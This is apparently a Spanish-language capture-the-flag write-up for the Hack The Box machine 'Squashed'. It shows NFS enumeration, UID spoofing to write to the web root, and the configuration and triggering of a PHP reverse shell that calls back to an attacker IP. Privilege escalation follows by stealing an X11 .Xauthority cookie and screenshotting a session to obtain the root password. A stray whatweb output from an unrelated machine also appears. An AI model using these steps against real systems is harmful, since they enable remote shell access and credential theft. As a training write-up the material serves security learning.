Máquina Squashed

18 Agosto

Hack The Box
Creado por: dandy_loco

HACKTHEBOX

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
┌──(root㉿kali)-[/home/kali/HTB/Squashed]
└─# ping -c 1 10.10.11.191
PING 10.10.11.191 (10.10.11.191) 56(84) bytes of data.
64 bytes from 10.10.11.191: icmp_seq=1 ttl=63 time=39.8 ms

── 10.10.11.191 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 39.821/39.821/39.821/0.000 ms
```


Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Wed Aug 16 07:35:51 2023 as: nmap -sCV -p 22,80,111,2049,33891,37339,39591,44593 -n -v -oN targeted 10.10.11.191
Nmap scan report for 10.10.11.191
Host is up (0.038s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Built Better
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      33891/tcp   mountd
|   100005  1,2,3      44758/udp6  mountd
|   100005  1,2,3      58189/udp   mountd
|   100005  1,2,3      60739/tcp6  mountd
|   100021  1,3,4      36001/tcp6  nlockmgr
|   100021  1,3,4      39591/tcp   nlockmgr
|   100021  1,3,4      44543/udp6  nlockmgr
|   100021  1,3,4      49901/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
33891/tcp open  mountd   1-3 (RPC #100005)
37339/tcp open  mountd   1-3 (RPC #100005)
39591/tcp open  nlockmgr 1-4 (RPC #100021)
44593/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


Revisamos las tecnologías usadas por el servicio web con el comando whatweb.

```
┌──(root㉿kali)-[/home/kali/HTB/carpediem]
└─# whatweb http://10.10.11.167
http://10.10.11.167 [200 OK] Bootstrap[4.1.3], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.167], Meta-Author[Pawel Zuchowski], Script[text/javascript], Title[Coming Soon], X-UA-Compatible[
ie=edge], nginx[1.18.0]
```

Abrimos la dirección web http://10.10.11.191 en nuestro navegador web y consultamos nuevamente las tecnologías usadas con el plugin wappalyzer por si nos aporta algo más de información.



Realizamos una enumeración manual de la página web, pero no encontramos nada en especial. Tampoco encontramos nada realizando una enumeración de directorios con gobuster.



2. Análisis de vulnerabilidades


Nos centramos en los demás servicios. Parece que se está compartiendo una serie de carpetas mediante el protocolo NFS.

¿Qué es NFS?

Network File System, o NFS, es un protocolo de nivel de aplicación, según el Modelo OSI. Es utilizado para sistemas de archivos distribuido en un entorno de red de computadoras de área local. Posibilita que distintos sistemas conectados a una misma red accedan a ficheros remotos como si se tratara de locales.

Para comprobarlo, ejecutamos el siguiente comando, que nos dará los recursos compartidos.

Nos creamos unos directorios en nuestra máquina y probamos a ver si somos capaces de montar esos dos recursos.



Todo ha ido correcto, sin errores, por lo que deberíamos tener acceso a dichos recursos. Intentamos leer los ficheros del directorio, de lo que suponemos, es el directorio raíz de la página web. Pero nos da un error de acceso denegado.

```
┌──(root㉿kali)-[/home/kali/HTB/Squashed]
└─#  ls -la /mnt/htb_html
[/mnt/htb_html/.htaccess: Permission denied (os error 13)]
[/mnt/htb_html/index.html: Permission denied (os error 13)]
[/mnt/htb_html/images: Permission denied (os error 13)]
[/mnt/htb_html/css: Permission denied (os error 13)]
[/mnt/htb_html/js: Permission denied (os error 13)]
```

Siguiendo este enlace de Hacktricks vemos que podemos hacer una enumeración más exhaustiva de los servicios de NFS.


```
┌──(root㉿kali)-[/home/kali/HTB/Squashed]
└─# nmap --script=nfs-ls.nse,nfs-showmount.nse,nfs-statfs.nse -p 2049,111 10.10.11.191
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-18 08:29 CEST
Nmap scan report for squashed.htb (10.10.11.191)
Host is up (0.038s latency).

PORT     STATE SERVICE
111/tcp  open  rpcbind
| nfs-showmount:
|   /home/ross *
|_  /var/www/html *
| nfs-ls: Volume /home/ross
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID   GID   SIZE  TIME                 FILENAME
| rwxr-xr-x   1001  1001  4096  2023-08-18T06:01:01  .
| ??????????  ?     ?     ?     ?                    ..
| rwx------   1001  1001  4096  2022-10-21T14:57:01  .cache
| rwx------   1001  1001  4096  2022-10-21T14:57:01  .config
| rwx------   1001  1001  4096  2022-10-21T14:57:01  .local
| rw-------   1001  1001  2475  2022-12-27T15:33:41  .xsession-errors.old
| rwxr-xr-x   1001  1001  4096  2022-10-21T14:57:01  Documents
| rwxr-xr-x   1001  1001  4096  2022-10-21T14:57:01  Music
| rwxr-xr-x   1001  1001  4096  2022-10-21T14:57:01  Pictures
| rwxr-xr-x   1001  1001  4096  2022-10-21T14:57:01  Public
|
|
| Volume /var/www/html
|   access: Read NoLookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID   GID  SIZE  TIME                 FILENAME
| rwxr-xr--   2017  33   4096  2023-08-18T06:25:01  .
| ??????????  ?     ?    ?     ?                    ..
| ??????????  ?     ?    ?     ?                    .htaccess
| ??????????  ?     ?    ?     ?                    css
| ??????????  ?     ?    ?     ?                    images
| ??????????  ?     ?    ?     ?                    index.html
| ??????????  ?     ?    ?     ?                    js
|_
| nfs-statfs:
|   Filesystem     1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|   /home/ross     6071864.0  4490268.0  1501848.0  75%   16.0T        32000
|_  /var/www/html  6071864.0  4490268.0  1501848.0  75%   16.0T        32000
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds

┌──(root㉿kali)-[/home/kali/HTB/Squashed]
└─#
```

Vemos que el propietario del directorio /var/www/html es un usuario cuyo UID es 2017. Revisando el mismo enlace anteriormente mencionado, vemos que podemos probar a cambiar nuestro UID para intentar ganar acceso al recurso.


Permissions

If you mount a folder which contains **files or folders only accesible by some user** (by **UID**). You can **create locally** a user with that **UID** and using that **user** you will be able to **access** the file/folder.

Por tanto, nos creamos un usuario y modificamos su UID.



Nos convertimos en el usuario recién creado e intentamos de nuevo acceder a los archivos del recurso. Esta vez, podemos ver su contenido. Probamos a crear un fichero de prueba y nos lo permite, por lo que ya tenemos una vía potencial de ganar acceso a la máquina.



3. Explotación y acceso

Nos descargamos de aquí un archivo malicioso que nos permita generar una reverse shell. Lo renombraremos shell.php y modificamos los parámetros de IP y puerto para ajustarlos a nuestro entorno. En mi caso, estaré escuchando con netcat por el puerto 443.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.7';  // CHANGE THIS
$port = 443;         // CHANGE THIS
```

Lo copiamos al directorio raíz de la aplicación web y realizamos una petición al archivo que hemos subido, mediante curl.

```
squashed@kali:/home/kali/HTB/Squashed$ cp /home/kali/HTB/Squashed/content/shell.php /mnt/htb_html/.
squashed@kali:/home/kali/HTB/Squashed$ curl -s http://10.10.11.191/shell.php
```

Ganamos acceso a la máquina víctima.

```
┌──(root㉿kali)-[/home/kali/HTB/Squashed/content]
└─# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.191] 58908
Linux squashed.htb 5.4.0-131-generic #147-Ubuntu SMP Fri Oct 14 17:07:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 06:49:59 up 49 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               06:01   49:12   5.31s  0.04s /usr/libexec/gnome-session-binary --systemd --session=gnome
uid=2017(alex) gid=2017(alex) groups=2017(alex)
/bin/sh: 0: can't access tty; job control turned off
$
```

4. Escalada de privilegios.

Comprobamos que estamos en la máquina host y no en un contenedor o similar.

```
alex@squashed:/$ hostname -I
10.10.11.191 dead:beef::250:56ff:feb9:728d
alex@squashed:/$
```

Revisamos los subdirectorios de /home y vemos uno que nos resulta familiar de la fase de enumeración (/home/ross). Parece que es uno de los recursos, que podíamos montar por NFS.

```
alex@squashed:/home/ross$ ls -la /home
total 16
drwxr-xr-x  4 root root 4096 Oct 21  2022 .
drwxr-xr-x 20 root root 4096 Oct 21  2022 ..
drwxr-xr-x 15 alex alex 4096 Oct 21  2022 alex
drwxr-xr-x 14 ross ross 4096 Aug 18 06:01 ross
alex@squashed:/home/ross$
```

A pesar de estar como el usuario alex, tenemos capacidad de lectura sobre el directorio /home/ross. Revisamos su contenido y nos llama la atención los ficheros marcados en rojo.

```
alex@squashed:/home/ross$ ls -la
total 68
drwxr-xr-x 14 ross ross 4096 Aug 18 06:01 .
drwxr-xr-x  4 root root 4096 Oct 21  2022 ..
-rw-------  1 ross ross   57 Aug 18 06:01 .Xauthority
lrwxrwxrwx  1 root root    9 Oct 20  2022 .bash_history -> /dev/null
drwx------ 11 ross ross 4096 Oct 21  2022 .cache
drwx------ 12 ross ross 4096 Oct 21  2022 .config
drwx------  3 ross ross 4096 Oct 21  2022 .gnupg
drwx------  3 ross ross 4096 Oct 21  2022 .local
lrwxrwxrwx  1 root root    9 Oct 21  2022 .viminfo -> /dev/null
-rw-------  1 ross ross 2475 Aug 18 06:01 .xsession-errors
-rw-------  1 ross ross 2475 Dec 27  2022 .xsession-errors.old
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Desktop
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Documents
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Downloads
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Music
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Pictures
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Public
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Templates
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Videos
alex@squashed:/home/ross$
```


Estos ficheros son logs de errores de conexión del servicio X11. En él, podemos ver que se hace uso del fichero /home/ross/.Xauthority.

```
squashed@kali:/home/kali/HTB/Squashed$ cat /mnt/htb_ross/.xsession-errors
dbus-update-activation-environment: setting DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1001/bus
dbus-update-activation-environment: setting DISPLAY=:0
dbus-update-activation-environment: setting XAUTHORITY=/home/ross/.Xauthority
dbus-update-activation-environment: setting QT_ACCESSIBILITY=1
dbus-update-activation-environment: setting SHELL=/bin/sh
```


¿Qué son los ficheros .Xauthority?

Los ficheros .Xauthority, normalmente estan contenidos en la carpeta home del usuario y es utilizado por X11 para la autorización. Es un fichero que contiene una cookie de 128 bit. El cliente envía esta clave en texto plano al servidor para autorizar la conexión. Esta clave, es generada por DMX.


No podemos utilizar, desde la propia máquina ese fichero porque solo el usuario ross tiene acceso al mismo.




Sin embargo, hay que recordar que el directorio /home/ross se estaba publicando como recurso NFS. Al igual que hicimos con el directorio raíz de la página web, podemos volver a cambiarnos el UID del usuario squashed que nos creamos en nuestra máquina para tener acceso al fichero en cuestión.




Nos copiamos el fichero a nuestra máquina, desde el recurso compartido por NFS que tenemos montado.



Lo pasamos a la máquina víctima de nuevo, pero en un directorio donde tengamos acceso con el usuario alex, por ejemplo, en /tmp/.





Tal y como se indica en Hacktricks, para poder usar esa cookie, tenemos que cambiar nuestra variable de entono.

```
alex@squashed:/tmp$ export XAUTHORITY=/tmp/.Xauthority
alex@squashed:/tmp$
```

Vemos en qué ventana nos encontramos.

```
alex@squashed:/tmp$ xauth list
squashed.htb/unix:0  MIT-MAGIC-COOKIE-1  c41c8516e64bef7cc165cbe91dfd89ae
alex@squashed:/tmp$
```


Tomamos una captura de pantalla en la sesión X11 del usuario roos y la pasamos a nuestra máquina de atacante.

```
alex@squashed:/tmp$ xwd -root -screen -silent -display unix:0 > screenshot.xwd
alex@squashed:/tmp$
```

La convertimos en un formato de imagen legible.

```
┌──(root㉿kali)-[/home/kali/HTB/Squashed/content]
└─# convert screenshot.xwd screenshot.png
```

Y conseguimos ver la clave de root. Probamos a convertirnos en root con dichas credenciales.




```
alex@squashed:/home/ross$ su root
Password:
root@squashed:/home/ross# whoami
root
root@squashed:/home/ross#
```